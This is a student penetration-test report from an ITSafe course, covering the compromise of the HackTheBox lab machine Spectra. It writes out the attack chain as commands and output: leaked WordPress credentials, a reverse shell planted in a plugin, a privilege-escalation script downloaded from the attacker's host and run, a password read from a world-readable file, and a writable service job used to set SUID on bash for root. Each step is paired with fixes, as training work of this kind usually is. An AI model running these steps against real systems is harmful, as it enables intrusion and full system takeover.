



Penetration Test Report for Linux Privilege Escalation Course

v.1.0

ido.boker@walla.co.il

Ido Boker

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSafe Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports	2
1.1 Introduction	3
1.2 Objective	3
1.3 Requirements	3
2.0 High-Level Summary	4
2.1 Recommendations	4
3.0 Methodologies	5
3.1 Information Gathering	5
3.2 Penetration	6
System IP: 10.10.10.229	6
Service Enumeration	6
Privilege Escalation	13
Privilege Escalation	18
System IP: 10.10.10.56	22
Service Enumeration	22
Privilege Escalation	27
System IP: 10.10.10.48	30
Service Enumeration	30
Privilege Escalation	36
System IP: 10.10.10.29	41
Service Enumeration	41
Privilege Escalation	49
System IP: 10.10.10.3	56
Service Enumeration	56
4.0 Additional Items	60
Appendix 1 - Proof and Local Contents:	60

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.229 (spectra.htb) - *No CVE was used*
- 10.10.10.56 (shocker.htb) - [CVE-2014-6271](#) (Shellshock)
- 10.10.10.48 (mirai.htb) - *No CVE was used*
- 10.10.10. (bank.htb) - *No CVE was used*
- 10.10.10.3 (lame.htb) - [CVE-2007-2447](#)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.229 (Spectra - HTB)
- 10.10.10.56 (Shocker - HTB)
- 10.10.10.48 (Mirai - HTB)
- 10.10.10.29 (Bank - HTB)
- 10.10.10.3 (Lame - HTB)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **5** out of the **5** systems.

System IP: 10.10.10.229

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.229	TCP: 22(ssh), 80(http), 3306(MySQL)
	UDP:

Nmap Scan Results:

```
(boker@boker)~[~/Desktop/HTB/Spectra]
$ nmap -sV -sC 10.10.10.229
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 15:36 IST
Nmap scan report for 10.10.10.229
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp    open  http     nginx 1.17.4
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.17.4
3306/tcp   open  mysql    MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.83 seconds
```


Initial Shell Vulnerability Exploited

Shell as user "nginx"

Vulnerability Explanation:

A backup of "wp-config.php" file named "wp-config.php.save" found inside "http://spectra.htb/testing/" file listing and contains credentials for "MySQL" database, "devtest: devteam01". The password for that user was reused in WordPress on user "administrator: devteam01". By connecting to that user, The dashboard is available to edit the content of the WordPress blog. By editing the content of the plugin "Hello Dolly", which is displayed on top of every admin page, executing a PHP reverse shell is possible and access to user "nginx" on the system is acquired.

Vulnerability Fix:

- **Storing backups:** Removing the backup file for "wp-config.php" from the public "/testing" directory, and upgrading the permission to read backup file containing credentials will mitigate the leakage of sensitive information.
- **Using "Display Name":** Using display name on WordPress can prevent publicly showing attackers your username, complicating Brute-Force attacks or linking found passwords for usernames.
- **Updating WordPress:** Updating WordPress to newer version can mitigate the issue of WordPress showing different errors when trying to login to a user that exists on the server to one that isn't, essentially leaking usernames.

Severity: Critical - Publicly storing sensitive configuration file backup leads to access to user "administrator" on WordPress, by using a PHP reverse shell via Plugin Editor, access to user "nginx" is available on the system, leading to file manipulation and system access.


בדיקות חוסן תשתית

דוח מעבודות גמר

Proof of Concept Code Here:

Accessing the Source Page of the main page on port 80 shows the following information:

Domain "spectra.htb" is being used by the server.



```
1 <h1>Issue Tracking</h1>
2
3 <h2>Until IT set up the Jira we can configure and use this for issue tracking.</h2>
4
5 <h2><a href="http://spectra.htb/main/index.php" target="mine">Software Issue Tracker</a></h2>
6 <h2><a href="http://spectra.htb/testing/index.php" target="mine">Test</a></h2>
7
```


adding the following domain to file "/etc/hosts", this action will allow access to the domain via the Web Server:



```
boker@boker: ~/Desktop/HTB/Spectra
File Actions Edit View Help
GNU nano 8.4 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    boker
10.10.10.229 spectra.htb

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```



The Web Server is accessible and uses WordPress, user “administrator” exists on the blog:



Accessing the link in the main page of the website redirects to “http://spectra.htb/testing/index.php”, removing the file “index.php” from the URL leads to file listing of the WordPress blog backup, the following marked file seemed odd and out of place:

בדיקות חוסן תשתית

דוח מעבדות גמר



..		
wp-admin/	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:13	-
wp-includes/	10-Jun-2020 23:13	-
index.php	06-Feb-2020 06:33	405
license.txt	10-Jun-2020 23:12	19915
readme.html	10-Jun-2020 23:12	7278
wp-activate.php	06-Feb-2020 06:33	6912
wp-blog-header.php	06-Feb-2020 06:33	351
wp-comments-post.php	02-Jun-2020 20:26	2332
wp-config.php	28-Oct-2020 05:52	2997
wp-config.php.save	29-Jun-2020 22:08	2888
wp-cron.php	06-Feb-2020 06:33	3940
wp-links-opml.php	06-Feb-2020 06:33	2496
wp-load.php	06-Feb-2020 06:33	3300
wp-login.php	10-Feb-2020 03:50	47874
wp-mail.php	14-Apr-2020 11:34	8509
wp-settings.php	10-Apr-2020 03:59	19396
wp-signup.php	06-Feb-2020 06:33	31111
wp-trackback.php	06-Feb-2020 06:33	4755
xmlrpc.php	06-Feb-2020 06:33	3133

Viewing the Source Code of the page grants Username and Password for “MySQL” database

בדיקות חוסן תשתית

דוח מעבדות גמר


```
← → ↺ 🏠 view-source:http://spectra.htb/testing/wp-config.php.save
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the
6  * installation. You don't have to use the web site, you can
7  * copy this file to "wp-config.php" and fill in the values.
8  *
9  * This file contains the following configurations:
10 *
11 * MySQL settings
12 * Secret keys
13 * Database table prefix
14 * ABSPATH
15 *
16 * @link https://wordpress.org/support/article/editing-wp-config-php/
17 *
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'dev' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'devtest' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'devteam01' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
```


בדיקות חוסן תשתית

דוח מעבודות גמר

The credentials found in the previous file didn't grant access to MySQL on port 3306, using the password on WP with the username found on the blog "administrator" grants access to the dashboard, also the version of WP being used is 5.4.2. administrator: devteam01




After gaining access to the dashboard, 2 plugins are installed on the system "Hello Dolly", and "Akismet". Editing the content of "Hello Dolly" and adding the [PHP-PentestMonkey](#) Script to gain a reverse shell:



בדיקות חוסן תשתית

דוח מעבודות גמר

After editing the content of “Hello Dolly” plugin, activating it causes the reverse shell to execute via PHP and a reverse shell is acquired as user “nginx”



Initial Shell Screenshot:

```
$ id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.229 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:fe94:6904 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:94:69:04 txqueuelen 1000 (Ethernet)
    RX packets 639 bytes 94973 (92.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1380 bytes 613467 (599.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1429 bytes 731774 (714.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1429 bytes 731774 (714.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Privilege Escalation

Privilege Escalation to user "katie"

Vulnerability Exploited:

Uploading the Privilege Escalation script "[linpeas](#)" from my local machine to enumerate Privilege Escalation Vectors:

```
nginx@spectra /tmp $ wget 10.10.14.33/linpeas.sh
wget 10.10.14.33/linpeas.sh
--2025-11-04 04:38:44-- http://10.10.14.33/linpeas.sh
Connecting to 10.10.14.33:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====>] 820.45K  1.54MB/s   in 0.5s

2025-11-04 04:38:44 (1.54 MB/s) - 'linpeas.sh' saved [840139/840139]

nginx@spectra /tmp $ chmod +x linpeas.sh
chmod +x linpeas.sh
nginx@spectra /tmp $ ./linpeas.sh
```

The following users have console on the system and may be accessible to privilege escalate to:

```
└─ Users with console
chronos:x:1000:1000:system_user:/home/chronos/user:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
nginx:x:20155:20156::/home/nginx:/bin/bash
root:x:0:0:root:/root:/bin/bash
```


As no privilege escalation was achieved via "linpeas", exploring paths that may store sensitive information manually. File "autologin.conf.orig" found in "/opt".

```
nginx@spectra /opt $ ls -l
ls -l
total 36
drwxr-xr-x 2 root root 4096 Jun 28 2020 VirtualBox
-rw-r--r-- 1 root root 978 Feb 3 2021 autologin.conf.orig
drwxr-xr-x 2 root root 4096 Jan 15 2021 broadcom
drwxr-xr-x 2 root root 4096 Jan 15 2021 displaylink
drwxr-xr-x 2 root root 4096 Jan 15 2021 eeti
drwxr-xr-x 5 root root 4096 Jan 15 2021 google
drwxr-xr-x 6 root root 4096 Feb 2 2021 neverware
drwxr-xr-x 5 root root 4096 Jan 15 2021 tpm1
drwxr-xr-x 5 root root 4096 Jan 15 2021 tpm2
```

This script reads password from file "passwd" inside "/etc/autologin" directory:

```
nginx@spectra /opt $ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description "Automatic login at boot"
author "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
passwd=
# Read password from file. The file may optionally end with a newline.
for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
        passwd="$(cat "${dir}/passwd")"
        break
    fi
done
if [ -z "${passwd}" ]; then
    exit 0
fi
# Inject keys into the login prompt.
#
# For this to work, you must have already created an account on the device.
# Otherwise, no login prompt appears at boot and the injected keys do the
# wrong thing.
/usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
```

Reading the file inside the directory and the password “SummerHereWeCome!!” acquired:

```
nginx@spectra /etc/autologin $ ls -l
ls -l
total 4
-rw-r--r-- 1 root root 19 Feb  3 2021 passwd
nginx@spectra /etc/autologin $ cat passwd
cat passwd
SummerHereWeCome!!
nginx@spectra /etc/autologin $
```

Using the password to login via SSH as user “katie” grants access to the system.

“katie: SummerHereWeCome!!”

```
(boker@boker) - [~/Desktop/HTB/Spectra]
$ ssh katie@spectra.htb
(katie@spectra.htb) Password:
katie@spectra ~ $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.229 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:fe94:6904 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:94:69:04 txqueuelen 1000 (Ethernet)
    RX packets 4069 bytes 1240093 (1.1 MiB)
    RX errors 0 dropped 10 overruns 0 frame 0
    TX packets 4366 bytes 1482242 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Vulnerability Explanation:

The script `"/opt/autologin.conf.orig"` is World-Readable and is reading the password from the file `"/etc/autologin/passwd"`, which is also World-Readable. `"/etc/autologin/passwd"` stores the password for user `"katie"`. By acquiring it, connection to user `"katie"` via SSH is granted.

Vulnerability Fix:

- **Upgrading permissions to sensitive files:** Upgrading reading permissions to `"/opt/autologin.conf.orig"` and `"/etc/autologin/passwd"` can prevent anyone from reading the file and acquiring the password for user `"katie"`. Creating a designated user to read from that file can be an option to prevent this issue.

Severity: Critical - Poorly handled sensitive files leads to acquiring password for higher-privileged user `"katie"`.

Exploit Code: `cat /etc/autologin/passwd`

Proof Screenshot Here:

```
(boker@boker) - [~/Desktop/HTB/Spectra]
$ ssh katie@spectra.htb
(katie@spectra.htb) Password:
katie@spectra ~ $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.229 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:fe94:6904 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:94:69:04 txqueuelen 1000 (Ethernet)
    RX packets 4069 bytes 1240093 (1.1 MiB)
    RX errors 0 dropped 10 overruns 0 frame 0
    TX packets 4366 bytes 1482242 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3119 bytes 907550 (886.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3119 bytes 907550 (886.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Proof.txt Contents: e89d27fe195e9114ffa72ba8913a6130

```
katie@spectra ~ $ pwd
/home/katie
katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
katie@spectra ~ $
```

Privilege Escalation

Privilege Escalation to user "root"

Vulnerability Exploited:

User "katie" may run the command `"/sbin/initctl"` as user root on the system:

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
(ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $
```

"initctl" is a tool that manages services on the system. Using `"initctl list"` to list services on the system. Services "test" and "test1" are on the server, aren't running and aren't default services:

```
katie@spectra ~ $ sudo /sbin/initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 808
udev start/running, process 244
test stop/waiting
test1 stop/waiting
```

The services running by "initctl" are stored in `"/etc/init"`:

```
katie@spectra /etc/init $ ls
activate_date.conf      dlm-resume.conf        neverware_daemon.conf  startup.conf
anomaly-detector.conf  dlm-suspend.conf       neverware_dmi_logger.conf  swap.conf
attestationd.conf      dlm.conf               neverware_fixhw.conf     syslog.conf
authpolicyd.conf       eeti-gtouch.conf       neverware_fixnet.conf    sysrq-init.conf
autoinstall.conf       ext-pci-drivers-allowlist.conf  neverware_fixsnd.conf    system-proxy.conf
autologin.conf         failsafe-delay.conf     neverware_write_running_from_file.conf  system-services.conf
avahi.conf             failsafe.conf           oobe_config_restore.conf  tcstd.conf
bluetoothd.conf        file_attrs_cleaner_tool.conf  oobe_config_save.conf    test.conf
bluetoothlog.conf      firmware-version.conf   openssh-server.conf       test1.conf
boot-alert-ready.conf  fixwireless.conf       openssh-server.conf.README  test10.conf
boot-complete.conf     flatpak.conf            openssh-server.override   test2.conf
boot-services.conf     flatpak_daemon.conf     p2p.conf                  test3.conf
boot-splash.conf       fwupdtool-activate.conf  patchpanel.conf           test4.conf
boot-update-firmware.conf  fwupdtool-getdevices.conf  pepper-flash-player.conf  test5.conf
bootlockboxd.conf       fwupdtool-update.conf    permission_broker.conf     test6.conf
brltty.conf            googletts.conf          powerd.conf                test7.conf
btdispatch.conf        halt.conf                pre-shutdown.conf         test8.conf
cgrouops.conf           neverware_dmi_logger.conf  neverware_fixnet.conf     test9.conf
```


Viewing the permissions of the file, it's writable by group "developers" which user "katie" is part of:

```
katie@spectra /etc/init $ ls -l test.conf
-rw-rw---- 1 root developers 478 Jun 29  2020 test.conf
katie@spectra /etc/init $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra /etc/init $
```

Editing the script and entering a malicious code, the script will grant "/bin/bash" SUID permissions:



```
katie@spectra:/etc/init
File Actions Edit View Help
boker@boker: ~/Desktop/HTB/Spectra x katie@spectra:/etc/init x
GNU nano 4.4 test.conf
description "Test node.js server"

start on filesystem or runlevel [2345]
stop on shutdown

script
  chmod +s /bin/bash
end script
```

Starting the service "test" and checking permissions on "/bin/bash", the permission indeed changed to SUID:

```
katie@spectra /etc/init $ sudo initctl start test
test start/running, process 19106
katie@spectra /etc/init $ ls -l /bin/bash
-rwsr-sr-x 1 root root 551984 Dec 22  2020 /bin/bash
katie@spectra /etc/init $
```

Dropping an elevated shell with the command "bash -p" grants access to user "root".

```
katie@spectra /etc/init $ bash -p
bash-4.3# whoami
root
bash-4.3#
```


Vulnerability Explanation:

Unrestricted permissions for user “katie” to use the tool “initctl” allows an attacker to view services on the system and run them as user “root”. Editing service “test”, which isn’t default to the system, and entering a malicious code that will grant “/bin/bash” SUID permissions, which allow dropping an elevated shell, keeping the permissions of user “root”.

Vulnerability Fix:

- **Restrict permissions for user “katie”:** Restricting permissions for user “katie” to run specific action with “initctl” tool will mitigate this Privilege Escalation Vector.
